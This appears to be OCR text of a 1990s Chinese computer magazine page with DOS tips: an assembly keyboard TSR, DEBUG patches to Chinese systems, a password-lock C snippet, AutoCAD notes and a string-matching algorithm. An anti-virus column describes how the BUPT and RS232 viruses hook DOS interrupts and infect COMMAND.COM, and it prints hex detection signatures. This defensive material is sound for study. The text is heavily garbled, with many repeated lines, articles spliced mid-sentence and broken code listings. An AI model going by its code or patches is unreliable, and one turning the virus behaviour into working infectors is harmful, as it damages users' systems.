 □成都 曹刚

AutoCAD的“文字编辑器”
 Height,修改文字的高度,如果选择单个的文字实体并且请求修改高度的话,程序将提示,“New height <缺省值>”,如果选择多个文字实体,并请求修改其高度的话,程序将提示,“Individual/

在BROW中实现字符复制功能

在CCED中,F3键被定义为复制上(下)一行的字符,在文本编辑中十分方便。而在FOXBASE中,用BROW为数据库添加记录时,没有相应的功能键。特别是在输入性别、民族及日期等内容时需要重复输入这些信息,尤其感到不便。为此,笔者设计了一程序COPY.A.COM,实现了复制屏幕光标处上一行的内容,从而弥补了BROW的这一缺陷。

COPY.A.COM的原理是截取INT 16H中断到自己的NEWINT16H,NEWINT16H首先判断是否0号功能调用,若不是,转原INT 16H;若是,判断是否按下CTR+A,若不是,返回原按键码;若是,调用INT 10H的有关功能,获得当前光标处上一行的字符并返回(当前光标在屏面时,返回CTR+A的扩展码),从而实现了复制屏幕中上行字符的功能。

需要指出的是,COPY.A.COM具有在BIOS一級上

```

的兼容性,因此可用于任何西文及汉字DOS及其上运行的任何应用程序中,COPY.A.COM经修改可实现复制上(下)第N行的字符,热键CTR+A可定义成用户习惯的键。COPY.A.COM源程序附后。 □河南 乔秋如
;copya.asm
code segment
assume cs:code,ds:code
org 100h
begin jmp start
newint16: jmp short 10
old equ this dword
old16 dw ?
oldseg dw ?
10
or ah,ah
jns exit
pushf
call cs:old
cmp ax,old16
jz turn
iret
turn: push cx
push bx
push dx
push ax
mov bh,0
mov ah,03h
int 10h
cmp dh,0

```

```

jns copy
pop ax
mov al,43h
pop dx
pop bx
pop cx
iret
copy: push dx
dec dh
mov ah,2
int 10h
mov ah,6
int 10h
pop dx
push ax
xor bh,bh
mov ah,2
int 10h
pop ax
xor ah,ah
pop dx ; 废除ax的值
pop dx
pop bx
pop cx
iret
exit: jmp cs:old
start: push cs
pop dx
mov ax,3516h
int 21h
cmp bx,offset old16
jz nater
mov old16,bx
mov oldseg,cs
les dx,newint16
mov ax,2516h
int 21h
les dx,start
int 27h
nater: int 20h
code ends
end begin

```

由首尾码加拼音简码前两键构成的“快速码”,最多四键输入一个汉字,也可由一、二、三键加空格输入一个汉字,在快速方式下,无重码时提示行不显示汉字。2.13H汉字系统的快速输入较CCDOS的快速输入有所改进,但存在下述问题:

- 1.以不足四键加空格结束编码输入,首选的汉字不是提示行中隐含的第一个汉字,而是第二个汉字,例如键入“h”+空格,“颀”字上屏,应为“颀”;键入“nf”+空格,“各”字上屏,应为“格”。
- 2.四键输入出现重码字时,按照惯例以空格键为首选第一个重码字,但不是第一个重码字上屏,而是第二个,例如输入“ntae”,提示行出现:快速;ntae;色 1;艳[000]键入空格后,“艳”字上屏。
- 3.空格键后上屏的汉字后面出现一空格,光标出现在空格后,迫使用户使用退格键使光标后退一字符,增加了操作的麻烦。
- 4.不能实现吴晓军先生所著《2.13系列汉字系统使用手册》第85页介绍的有关功能,即“如果您在输入四个输入码后仍然有重码时,将在提示行中出现重码字供您选择,若不选择而继续输入下一个汉字时则会自动选中第一重码字”功能无法实现,仍以例说明之:若提示行出现“色 1;艳”重码后,拟再输入“彩”字,其编码为“ttcl”,继续输入:当出现在提示行后即响报警,既不能继续输入下一个汉字,也不能使重码字中的任何一个汉字上屏。

上述四个问题在CCDOS v4.0中是不存在的。对于问题1,已由吴晓军先生自己解决。见《使用手册》第86页。

对于其余的三个问题,读者可按下述步骤对2.13H的键盘管理模块CCCC.COM文件进行修改(为了便于无《使用手册》的读者修改,同时将吴晓军先生自己修改的那一条指令一并列出)。

C>DEBUG CCCC.COM

-A9C7A ;增加一段程序
CS:9C7A CMP AL,20 ;是否空格码?
CS:9C7C JNZ 9CB3 ;否
CS:9C7E MOV AL,30 ;是,则以“0”替代空格符
CS:9C80 JMP 9D0A ;转重码字上屏
CS:9C86 ;修改CS:A108开始的一段程序
-AA108 ;修改CS:A108开始的一段程序
CS:A108 CMP BY[959C],04 ;已输入四个编码?
CX:A10D JNZ A15C ;否,转响报警
CS:A10F MOV CL,[2BD2] ;重码计数送CL
CS:A113 ADD CL,30 ;转换为ASCII码
CS:A116 CMP AL,30 ;输入字符<“a”?
CS:A118 JB A121 ;是
CS:A11A CMP CL,AL ;重码计数<输入字符?
CS:A11C JB A121 ;否
CS:A11E JMP 9D0A ;是,转选择重码字上屏
CS:A121 JMP 9C7A ;转判断输入字符是否为空格符
CS:A124 MOV CX,[2BBA] ;取第一个重码汉字
CS:A128 ;将CS:A070处的原指令;
-AA070 ;MOV [2BD2],CL改为;
CS:A070 NOP ;四空操作指令
CS:A071 NOP
CS:A072 NOP
CS:A073 NOP
CS:A074 ;解决问題1.所修改的一条指令
-A9F7F ;原为MOV AX,[2BBC]
CS:9F7F MOV AX,[2BBA] ;存盘
CS:9F82 ;退出DEBUG
-W
-Q

经上述修改之后,所有问题均不复存在,与CCDOS v4.0效果完全相同。且在重码出现后,不但可以继续输入下一个汉字,而且还可以继续输入其它字符,如标点符号、大写字母等,CCDOS v4.0不具此功能,所以在本文开头有“较CCDOS的快速输入有所改进”之说。 □威海 赵启友

2.13H汉字系统
快速输入
存在的若干问题

鉴于HW的众多优点,将它移植到配备有CEGA显示卡的较高档次的286、386微机,确是一件非常有意义的事,因为这不仅能大大提高HW的生命力,而且将给原已习惯使用HW的用户继续在286、386PC上使用它提供方便。笔者通过详细分析HW的汉字显示过程,以及014卡与CEGA卡的汉字显示差别,找到了移植的方法,现特介绍给大家。同时,也将HW主显示屏文字颜色的修改方法介绍给大家,为保持系统的完整性,修改前最好将其备份。

一、将HW从014卡移植到CEGA卡

1.C>REN HW.EXE HW
2.C>DEBUG HW
3.-E E231 B0 00

将HW从014卡移植到CEGA卡

```

4.-A 9137,依次输入如下程序段:
ES;
MOV [BX+8000],AL
ES;
MOV BYTE PTR[BX],00
INC BX
ES;
MOV [BX+8000],AH
INC BX
ES;
MOV [BX+8000],DL
ES;
MOV BYTE PTR[BX],00
INC BX
ES;
MOV [BX+8000],CL
ES;
MOV BYTE PTR[BX],1F
INC BX
ES;
MOV [BX+8000],DL
ES;
MOV BYTE PTR[BX],00
5.-A 91AD,依次输入如下程序段:
MOV [BX+8000],AL
ES;
MOV BYTE PTR[BX],00
INC BX
ES;
MOV [BX+8000],DL
ES;
MOV BYTE PTR[BX],00
11.C>REN HW.EXE
□湖南 井冈山高

```

MSDOS6.0的DBLSPACE是利用CVF (Compressed Volume File)对压缩驱动器的数据进行管理的。DBLSPACE在被压缩的磁盘上建立一个同名文件DBLSPACE.000 (或DBLSPACE.001等),压缩磁盘的数据存储在压缩磁盘上的数据文件DBLSPACE.000所在的空间中。压缩盘的结构与未压缩盘的有较大差别,例如,压缩盘的BOOT区变为16个(或更多)扇区,笔者在一个40M硬盘的BOOT区(分区为32M)上,用DBLSPACE进行压缩后,压缩盘的盘符为C:,原压缩盘的盘符变为1:,在1:盘上有一个同名文件

print("You are illegal user, Program terminated\n");
exit(1);
else excel("myprg1",myprg1,NULL);

DBLSPACE.000,用分区表及目录表等均存储在1:盘同名文件DBLSPACE.000中。2.13

不能在DBLSPACE增容上使用2.13

等汉字系统通过INT 13H中的引导扇区、文件分配表及目录表等均存储在1:盘同名文件DBLSPACE.000中。2.13

上面程序段的功能是建立C:盘上显示字库HZK16的扇区链表,程序执行后,输入的引导扇区及链表区均为非压缩盘1:,上的,这样实际上是1:,上的链表区,建立压缩盘C:,上HZK16的链表,与FILE0A.COM相对应的FILE1A.COM及建立24点阵打印字库的扇区链表程序FILE24A.COM也有同样的问题。因此,在显示、打印时出现不常的问题。

笔者在增容盘上使用WMDOS5.0及SPDOS5.10也出现同样的问题,因此,在用DBLSPACE压缩磁盘时,建议不要对C:盘进行压缩,例如将一个40M硬盘分为10M和30M的逻辑盘C:和D:,对D:盘进行压缩,汉字系统安装在C:盘上,即可解决问题。 □新疆 王志光

出于信息安全和控制使用权限考虑,常常需为应用程序加锁。巧用Turbo C的带参的Main函数,不但可以在Turbo C编写应用程序时为其加锁,也可对已有的.EXE或.COM文件加锁。笔者使用这种方法,对许多自己开发的应用程序和已有的.EXE或.COM文件加了锁,效果很好,现介绍给大家。

我们知道,用带参的Main函数可以直接从命令行中得到参数值,在Main (int argc, char *argv[])中,argc表示命令行中键入的字符串的个数,argv[]指向命令行键入的第一个字符串,argv

[1]指向命令行键入的第二个字符串,等等。命令行中键入的第一个字符串就是.EXE或.COM的文件名,而第二个字符串则用作给应用程序开锁的“口令”。在编写应用程序的C语言源程序时,在主函数的开始处加入一句判断是否同时满足argc等于2和对以下的一段C语言源程序myprg.c进行编译连接,即可生成新的加了锁的myprg.exe。使用时,若在命令行键入myprg后接着键入口令不正确,在屏幕上显示“你是非法用户,程序终止!”后,程序即终止运行。□又按本札

```

* myprg.c *
#include <stdio.h>
#include <string.h>
#include <process.h>
main (int argc, char *argv[])
{
    if (argc != 2 || strcmp(argv[1], "key"))

```

然后编写一小段C语言源程序,其基本语句与上述相同,只是在条件满足时,执行execel函数,以完成应用程序的原来功能。

下面给出一个例子。设置加锁的应用程序为myprg.exe,先用DOS的RENAME命令将其更名为myprg1(无扩展名),然后对以下的一段C语言源程序myprg.c进行编译连接,即可生成新的加了锁的myprg.exe。使用时,若在命令行键入myprg后接着键入口令不正确,在屏幕上显示“你是非法用户,程序终止!”后,程序即终止运行。□又按本札

* myprg.c *
#include <stdio.h>
#include <string.h>
#include <process.h>
main (int argc, char *argv[])
{
 if (argc != 2 || strcmp(argv[1], "key"))

高档软件无法在低档机中运行,最主要的问题是内存不足...

低档机

分析一下内存的使用情况,我们可以发现占用内存最大的是汉字一、二级字库...

存,要么根据所带参数将部分汉字库读入内存而另一部分留于硬盘上...

通过分析中文操作系统,发现该硬盘是采用BIOS的INT 13H中断来完成的...

下面是以西山DOS为例来说明修改的过程...

运行高挡软件之法

分析XSDOS4.05版,发现CHLIB.COM中有三处INT 13H中断,且均是针对硬盘进行读操作...

5600,就只装一级字库,区号5601后的二级字库将不被装入...

具体操作如下: A>DEBUG CHLIB.COM -S 100 4940 CD 13

该地址处于INT 27H中断DX(值为422C)地址之前,关于查找INT 27H和DX值从略

27E7C,46C9 27E7C,46E7 -U 4097 27E7C,4097 8AF0 MOV DH,AL

27E7C,4099 FEC4 INC AH 27E7C,409B 0ACC OR CL,AH 27E7C,409D B002 MOV AL,02

27E7C,409F B280 MOV DL,80 27E7C,40A1 B402 MOV AH,02 27E7C,40A3 CD13 INT 13;读硬盘中断

27E7C,40A5 72F6 JB 409D 27E7C,40A7 5E POP SI -A 40A3

27E7C,40A3 JMP 40A5 ;将INT 13H改为跳转下一地址语句 27E7C,40A5 -U 4097

27E7C,4097 8AF0 MOV DH,AL 27E7C,4099 FEC4 INC AH 27E7C,409B 0ACC OR CL,AH

27E7C,409D B002 MOV AL,02;CF不变 27E7C,409F B280 MOV DL,80 27E7C,40A1 B402 MOV AH,02

27E7C,40A3 CD13 INT 13;CF不变 27E7C,40A5 72F6 JB 409D,CF=0,不转,注意,不要随便修改某些语句,否则有可能造成死循环

27E7C,40A7 5E POP SI -W A> 运用这一思想和方法,笔者成功地在GW0520EM机中(无硬盘,单软,512KB内存)加载了XSDOS4.05版...

另外笔者还在PC XT机(无硬盘,双软,640KB内存)上运用这一方法成功地运行了FOXBASE+,通过适当裁剪字库和设置运行环境,编制一般性的程序效果亦较理想。

牺牲部分不常用的汉字,换取宝贵的内存资源,为低档机运行高档软件开辟了一条新的途径,修改简便方便,运行随意灵活,希望这个思想对拥有低档机的人们会有所启发。

3.新的材质编辑

新的材质编辑使用640 X 480象素显示编辑结果,并拥有七个显示材质的窗口...

在材质编辑中最大的改变是包含了图形,而且处处皆是!

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

COPY命令使用

该命令是使用较频繁的DOS内部命令,多数书籍虽然都有介绍,但是仍有不少问题没有写出...

1.用显示屏幕练习打字(COPY CON NUL) 大家都知道,在DOS下,当输入一段字母或数字后,一但回车则出BAD COMMAND OR FILE NAME...

2.取键盘、显示器、打印机为打字机 有些情况下,需要在打印机上输出一些简单信息,而这些信息又没有存盘的必要...

3.删除文件XXX(COPY NUL 文件名XXX) 使用该命令,不但可以把文件XXX删除,而且即使使用PCTOOLS也很难恢复...

4.成批查看文件内容(COPY *.*CCED CON) 由于它允许带通配符,所以它不但可以查看单一的文件内容,而且还可以查看一批文件内容...

5.成批打印文件内容(COPY ????.??? PRN) 例如,COPY *.BAS PRN可把扩展名为BAS的文件内容(以ASCII码形式存盘)在打印机上输出...

6.修改文件的存盘日期和时间 人所共知,COPY命令在拷贝单一文件或多个文件时,目的文件的日期和时间均为当时的日期和时间...

7.使用函数ipute 函数ipute不但能在打印机上输出字符串,而且能输出格式化的数据。

8.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

9.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

10.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

11.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

12.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

13.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

COPY命令使用

该命令是使用较频繁的DOS内部命令,多数书籍虽然都有介绍,但是仍有不少问题没有写出...

1.用显示屏幕练习打字(COPY CON NUL) 大家都知道,在DOS下,当输入一段字母或数字后,一但回车则出BAD COMMAND OR FILE NAME...

2.取键盘、显示器、打印机为打字机 有些情况下,需要在打印机上输出一些简单信息,而这些信息又没有存盘的必要...

3.删除文件XXX(COPY NUL 文件名XXX) 使用该命令,不但可以把文件XXX删除,而且即使使用PCTOOLS也很难恢复...

4.成批查看文件内容(COPY *.*CCED CON) 由于它允许带通配符,所以它不但可以查看单一的文件内容,而且还可以查看一批文件内容...

5.成批打印文件内容(COPY ????.??? PRN) 例如,COPY *.BAS PRN可把扩展名为BAS的文件内容(以ASCII码形式存盘)在打印机上输出...

6.修改文件的存盘日期和时间 人所共知,COPY命令在拷贝单一文件或多个文件时,目的文件的日期和时间均为当时的日期和时间...

7.使用函数ipute 函数ipute不但能在打印机上输出字符串,而且能输出格式化的数据。

8.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

9.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

10.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

11.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

12.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

13.类似函数iprint 函数iprint不但能在打印机上输出字符串,而且能输出格式化的数据。

C语言程序运行结果

打印通常分别代表一个辅助端口和打印机。C中的freopen()函数可以将上述五个预先定义的缓冲文件重新定义。

注意,在MS-DOS命令级,stderr(标准错误输出)不能重新定义。

freopen()函数的作用是关闭stream当前代表的文件,取而代之的是由path指定的文件,新文件用path指定的存取类型打开,参数type是指定对文件进行

何种存取的方式。文件使用方式 含义 'r'(只读) 为输入打开一个文本文件

'w'(只写) 为输出打开一个文本文件

'a'(附加) 在文本文件尾增加数据

'r+'(只读) 为输入打开一个二进制文件

'w+'(只写) 为输出打开一个二进制文件

'a+'(附加) 为读/写打开一个文本文件

'w+'(只写) 为读/写打开一个二进制文件

'a+'(附加) 为读/写打开一个二进制文件

'w+'(只写) 为读/写打开一个二进制文件

'a+'(附加) 为读/写打开一个二进制文件

软件新潮

3D Studio Release 3.0(III)

在材质编辑中最大的改变是包含了图形,而且处处皆是!

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

一旦用户建立起了图形,也就可以有几种选择,这些选择将用于在模型中请求图形的材质...

变更 武汉盘龙电子出版新技术公司迁址:或汉华理工大学出版社 邮编:430074 电话:7818058 传真:7801737

病毒来源:

1994年5月19日在北京展览馆04'计算机展会上发现了长度为1363字节的新文件病毒...

病毒命名:

检查各种病毒软件都不能检测和杀除两种新病毒,是以命名如下:

长度为1363字节的新病毒的尾部有英文字符"BUPT",故命名为BUPT病毒。

长度为1359字节的新病毒激发时破坏RS232串行接口地址,故命名为RS232病毒。

BUPT病毒的基本特性:

利用INT21调用的31功能驻留,占用2K基本内存,截获修改INT21中断的4B00调用...

1.磁盘剩余空间小于64K.

2.文件长度小于600F.

3.COMMAND.COM文件.

病毒在0C单元设置了个字节计数器,每传染一次该计数器加1,当累加至1000H病毒激发...

Hello, welcome to BUPT, 9146.

Beilong!

RS232病毒的基本特性:病毒驻留在基本内存高端,修改INT1C中断于激发破坏,截获INT21中断用于传染...

1.多途径传染

(1)当运行一个染毒文件时,传染A或C盘上的COMMAND.COM文件。

(2)当运行(即用4B00调用加载)一

求真病毒卡升级公告0025号

1994年6月5日

个无毒文件时,传染该文件。(3)在DIR列目录(即用11或12调用搜索文件)时进行传染。

2.传染文件的长度变化

病毒内有一计数器,每次传染加1,笔者收到的样本计数值为82,即已传染82次...

3.染毒COMMAND.COM长度不变病毒传染COMMAND.COM文件时把自身直接嵌入COMMAND.COM中...

(1)不论内存是否染毒,都不能根据长度判断COM-

MAND.COM染毒情况.

(2)病毒破坏了COM-MAND.COM,不能开机引导DOS。

(3)由于病毒对COMMAND.COM破坏性传染,所以不能要求杀毒工具完全恢复原文件。

求真卡按防病毒模式报告防治了两种新病毒,本次升级为求真卡追加消杀BUPT和RS232病毒的功能。

100 REM 24>25 KILL BUPT and RS232 virus

110 DATA 0A,50,5A,57,20,43,41,52,44,00,00,00

120 DATA 01,BD,09,03,00,81,46,1A

130 DATA 01,36,3A,E2,00,3D,4D,5A,75,19,07,E8,6F,42,55

140 DATA 50,54,00,81,8D,1A,BE,36,1A,74,10,BF,B1,24,FS,A6

150 DATA 75,28,E8,A6,F6,BA,53,05,E9,00,02,BF,20,36,F3,A6

160 DATA 75,18,B8,91,00,E8,B3,E9,C4,06,7D,25,A3,10,24,8C

170 DATA 06,0E,24,C4,06,81,25,E9,42,F8,C3,EB,08,E8,00,00

180 DATA 5E,83,EE,05,52,53,32,33,32,00,FF,FF,FF,7B,1A

190 DATA 74,52,80,3E,00,24,B8,75,E1,81,3E,03,24,FF,E0,75

200 DATA D9,8B,16,01,24,81,EA,00,01,52,33,C0,E8,29,F6,BF

210 DATA 00,23,B9,09,00,FS,A6,5A,75,C0,89,0E,52,21,56,52

220 DATA E8,1B,F6,33,C9,33,D2,B6,02,42,E8,19,F6,5A,2B,C2

230 DATA 3D,AS,07,05,02,03,DO,89,16,50,21,BE,E0,23,B9,05

240 DATA 00,E9,4C,FE,B9,09,00,FS,A6,75,C0,33,C0,E8,29,E9

250 DATA 81,C2,E1,01,83,DD,01,00,E8,DE,FE,A1,00,23,AS,10,24

260 DATA E8,DB,FS,A1,54,23,AS,16,24,E8,DE,FS,A1,07,23,AS

270 DATA 0E,24,A1,1A,23,E9,AS,FF

280 DATA 01,5B,0C,08,00,83,2E,50,51,04,E9,00,F4,FF,FF,FF

290 DATA END,13805,15068,0035

* 反病毒信箱 *

1.上海邹伟康先生寄来合毒WBEXE文件,使COMMAND.COM文件增长,或感染其它文件,使机器死机。

经查为109X文件型病毒,又称"小时"病毒,109X是恶性病毒,以停止击键的时间作为激发的条件...

求真卡已经可以杀除该病毒,所以不在此升级之列。

2.广东湛江师范学院读者李先生寄来的病毒样本经查为DAB病毒,该病毒9月9日激发...

3.江苏苏州周先生托人转交病毒样本,并向求真卡对该病毒无反应问题,经查有关文件长度增加了700多字节...

目前,AutoCAD还提供一个与上期所介绍的"文字编辑器"不大一样的"文字处理器"。

它可以使用四种文字对齐方式输入文字:向左对齐,中心点、向右对齐,在直线的两个端点间调整...

解决这个问题的最好方法是仅让文字实体所在的层处于"ON"状态,其它无关的图层处于"OFF"状态...

值得一提的是该程序的开发者在图形屏幕上引入了文字处理器中所见到的"光标"...

键入该程序后可以在命令线上键入"PT"或"PTEXT"命令来引用它,命令的格式为:

Command,PT(或者PTEXT) Running the ADS Version of PTEXT.

DEL 删除键,删除当前光标所在位置的字符,如果光标在一行的末尾并且有多个行存在...

控制键是一个由"Ctrl"键与某些字母键组合而成的,如使用"A"控制键则需要同时按下"Ctrl"键与"A"字母键...

这个外部程序不能用于指定使用其一种文字字型,要指定使用其一种文字字型必须在引用该程序之前使用标准的AutoCAD命令...

回答Y并回车,待屏幕出现提示: Insert DOS diskette in drive A;

这时热启动硬盘DOS操作系统,硬盘恢复,数据文件无丢失破坏。

118.

KV1001反病毒公告
最近流行多种新病毒,其部分病毒的广谱特征码如下:
"BB? ? 43 %? B8 ? ? 43 %? B8 ? ? 57"
发现普通的感染类病毒新病毒:用KV100清除!
拥有KV100软件的读者,可用PE2、WS、WPS、CCED、

反病毒专栏
110 DATA 0A,50,5A,57,20,43,41,52,44,00,00,00
43,41,52,44,00,00,00
120 DATA 01,BD,09,03,00,81,46,1A
130 DATA 01,36,3A,E2,00,3D,4D,5A,75,19,07,E8,6F,42,55
140 DATA 50,54,00,81,8D,1A,BE,36,1A,74,10,BF,B1,24,FS,A6
150 DATA 75,28,E8,A6,F6,BA,53,05,E9,00,02,BF,20,36,F3,A6
160 DATA 75,18,B8,91,00,E8,B3,E9,C4,06,7D,25,A3,10,24,8C
170 DATA 06,0E,24,C4,06,81,25,E9,42,F8,C3,EB,08,E8,00,00
180 DATA 5E,83,EE,05,52,53,32,33,32,00,FF,FF,FF,7B,1A
190 DATA 74,52,80,3E,00,24,B8,75,E1,81,3E,03,24,FF,E0,75

巧用FDISK.COM命令
FDISK.COM主要用来准备硬盘,一般需要重新更换操作系统或者新盘在使用之前,都必须用FDISK.COM命令建立DOS分区...

AutoCAD的"文字处理器"
"文字可以由这四种方式输入:向左对齐,中心点、向右对齐,两点间调整,你可以在输入文字期间的任何时刻将光标至任何一个位置,或者选择"Edit"选择项,并且拾取你所要编辑的文字行,编辑存在的文字行。"
"你必须明确的拾取你所要编辑的文字行,在一行中加入文字实体可能引起所选择的行成为下一行。"
下列控制键让一个下列集合上划线控制键组成的"光标"集合移动文字实体集合体。

Turn On handles? <Y>;
<Return>
The Paragraph Text Editor, Version 1.11.(c) 1990 by Autodesk, Inc.
Center/ Edit/ Fit/ Right/ Slack/ ? / <Start point>;
提示中的可选择项中<Start point>,"Center","Right","Fit"用于指定输入文字的对齐方式,"Slack"用于指定每一行输入的文字字符数,"?"选择项将置屏幕为文本方式并且显示一些信息,这些信息的中文意思是:

DEL 删除键,删除当前光标所在位置的字符,如果光标在一行的末尾并且有多个行存在,其效果与一行的文字处理器相当。
控制键是一个由"Ctrl"键与某些字母键组合而成的,如使用"A"控制键则需要同时按下"Ctrl"键与"A"字母键,它通常还被记作<Ctrl-A>,在UNIX系统中,"U"将被"X"替换。
这个外部程序不能用于指定使用其一种文字字型,要指定使用其一种文字字型必须在引用该程序之前使用标准的AutoCAD命令(如STYLE)来设置(或者定义)其一种文字字型为当前字型,在该程序出现"Text"提示,请求给出文字内容之前的执行期间可以透明地引用STYLE命令,但是新的当前字型只有在结束本命令执行序列后才有有效。

118.
* 反病毒信箱 *
1.上海邹伟康先生寄来合毒WBEXE文件,使COMMAND.COM文件增长,或感染其它文件,使机器死机。目前的CPAV2.1,KILL72等都无法清除。
经查为109X文件型病毒,又称"小时"病毒,109X是恶性病毒,以停止击键的时间作为激发的条件,即当用户停止击键操作达1小时时病毒发作破坏硬盘(但变种可很容易地修改时间值),但目前各种杀毒软件都不能杀除109X病毒,所以在杀除该病毒前,如果确需在带毒情况下使用微机,请务必避免在长时间不敲键的情况下,以防病毒激发破坏硬盘。
求真卡已经可以杀除该病毒,所以不在此升级之列。
2.广东湛江师范学院读者李先生寄来的病毒样本经查为DAB病毒,该病毒9月9日激发,在此之前对微机不至有大的危害,所以不必将硬盘格式化,可在9月9日前用KILL68.EXE或求真卡杀除该病毒。
3.江苏苏州周先生托人转交病毒样本,并向求真卡对该病毒无反应问题,经查有关文件长度增加了700多字节,但不是病毒所为,而是杀毒软件CPAV的免疫功能所加的一段保护程序,应与病毒相区分。



引言

随着计算机的普及,我们要面对实际问题编制大量的应用软件,不可避免的要涉及中文信息处理,尤其是数据的模糊检索,从理论上说,模糊检索归结为串内的模式匹配问题,由D.E.Knuth和V.R.Pratt和J.H.Morris殊途同归地提出的串内快速模式匹配算法(简称K-P-M算法)在检索处理时,产生了不必要的冗余数据,究其原因,是因为汉字在计算机中是以两字节编码存储的,当某数据项的一个或连续多个汉字的后一字节与下一个汉字前一字节的编码组成的汉字或汉字串正好满足检索条件时,该数据项就被命中,但实际上,该数据项属于冗余数据,不是我们所需要的,为了避免这个问题,提高中文信息处理的效率,我分析了K-P-M算法,对该算法作了推广,推广算法有效地消除了冗余数据,时间复杂性不变,对中文信息处理很有实际意义。

算法的推广

一、推广算法中函数的定义

在推广算法中,我引入了一个新概念,步长(step=length)。

【定义1】步长即基本比较单位的长度。

该量是提供给用户的接口参数,其值由用户自定,合法值是正整数,我们从起始位开始以step=length个字节为基本单位计算失效函数值(sx(i))和下一次比较位置函数值(next(j)),以step=length个字节为基本单位进行比较,当失配时,以step=length个字节为基本单位,从next(j)函数得到下一比较位置,从而避免冗余数据的产生。

对任一字符串patten=p(1)p(2)...p(n),定义失效函数为:

最大的i/step_length,满足p(1)p(2)...p(i)=p(j-i+1)p(j-i+2)...p(j)
sx(i) = { i >= step_length, i <= n, mod step_length = 0, i mod step_length = 0; 0 不存在满足上式的i

ax(j)式中step_length为正整数,p(j)中j为p的下标。

定义下一次比较位置函数值为:

next(j) = { locate(1) 当j=step_length时; locate(1) 当sx(j-step_length)=0且j mod step_length=0时; locate(ax(j-step_length)+1) 当sx(j-step_length)>0且j mod step_length=0时

上述mod为求余数运算,locate为求地址运算,对于顺序存储的字符串,其地址是连续变化的,而对于链接存储的字符串,其地址变化就不一定是连续的。

二、推广算法的描述

在叙述算法之前,我们先作如下定义:

【定义2】当前单位,以字符串的地址指针有效值为末位置,步长个字符组成的序列。

【定义3】前驱单位,字符串的当前单位的前一步长个字符组成的序列。

【定义4】后继单位,字符串的当前单位的前一步长个字符组成的序列。

显然,第一当前单位没有前驱单位,最后当前单位没有后继单位。

以下算法假设字符串是顺序存放的,只要稍加改变,就能适用于链接结构,算法描述如下:

- 1.输入母串stri,子串sub_s和步长step_length,计算母串长度stri_len,子串长度sub_s_len,并检查数据的合法性。如果数据不合法,则结束,否则,初始化ax(i)的初值,转2;
2.计算子串失效函数值sx(i),置当前地址指针为后继单位地址,做2.1;
2.1如果i小于等于子串长度sub_s_len,则置c为前驱单位的失效函数值,c1为c的后继单位的地址起始值,i1为当前单位的地址起始值,转2.2;否则,转3;
2.2若由i1和c1所指位置始长度为step_length个的两字符串不等且c值大于零,则c为当前c位置的失效函数值,c1

length,则c置为c所指当前单位的下一比较单位的地址,否则i加step_length,转4.1;
4.3若c大于sub_s_len,则显示“匹配”,否则显示“不匹配”,算法结束。

K-P-M算法即上述算法当step_length等于1时的特殊情形。

三、推广算法的实现

以下C语言程序(包括一些C++的用法)是上述算法的具体实现,在Turbo C++1.0系统上编译通过,运行正确,以下程序中字符串是顺序存放的,对于以链接结构存放的字符串亦能很方便地实现,以下程序只要稍加修改,就能成为C语言的库函数,供开发人员调用。

```
#include <iostream.h>
#include <stdlib.h>
char sub_s[81];
```

```
4. char stri[81];
5. int step_length;
6. int len_str(char *s)
7. { int k;
8. k=0;
9. while (*s)
10. { s++;
11. k++;
12. return k;
13. };
14. int com(int c1,int i1)
15. { int ct;
16. ct=0;
17. while ((sub_s[c1]==stri[i1] && ct <= step_length))
18. { c1++;
19. i1++;
20. ct++;
21. };
22. if (ct <= step_length)
23. return 0;
24. else
25. return 1;
26. };
27. int com1(int c1,int i1)
28. { int ct;
29. ct=0;
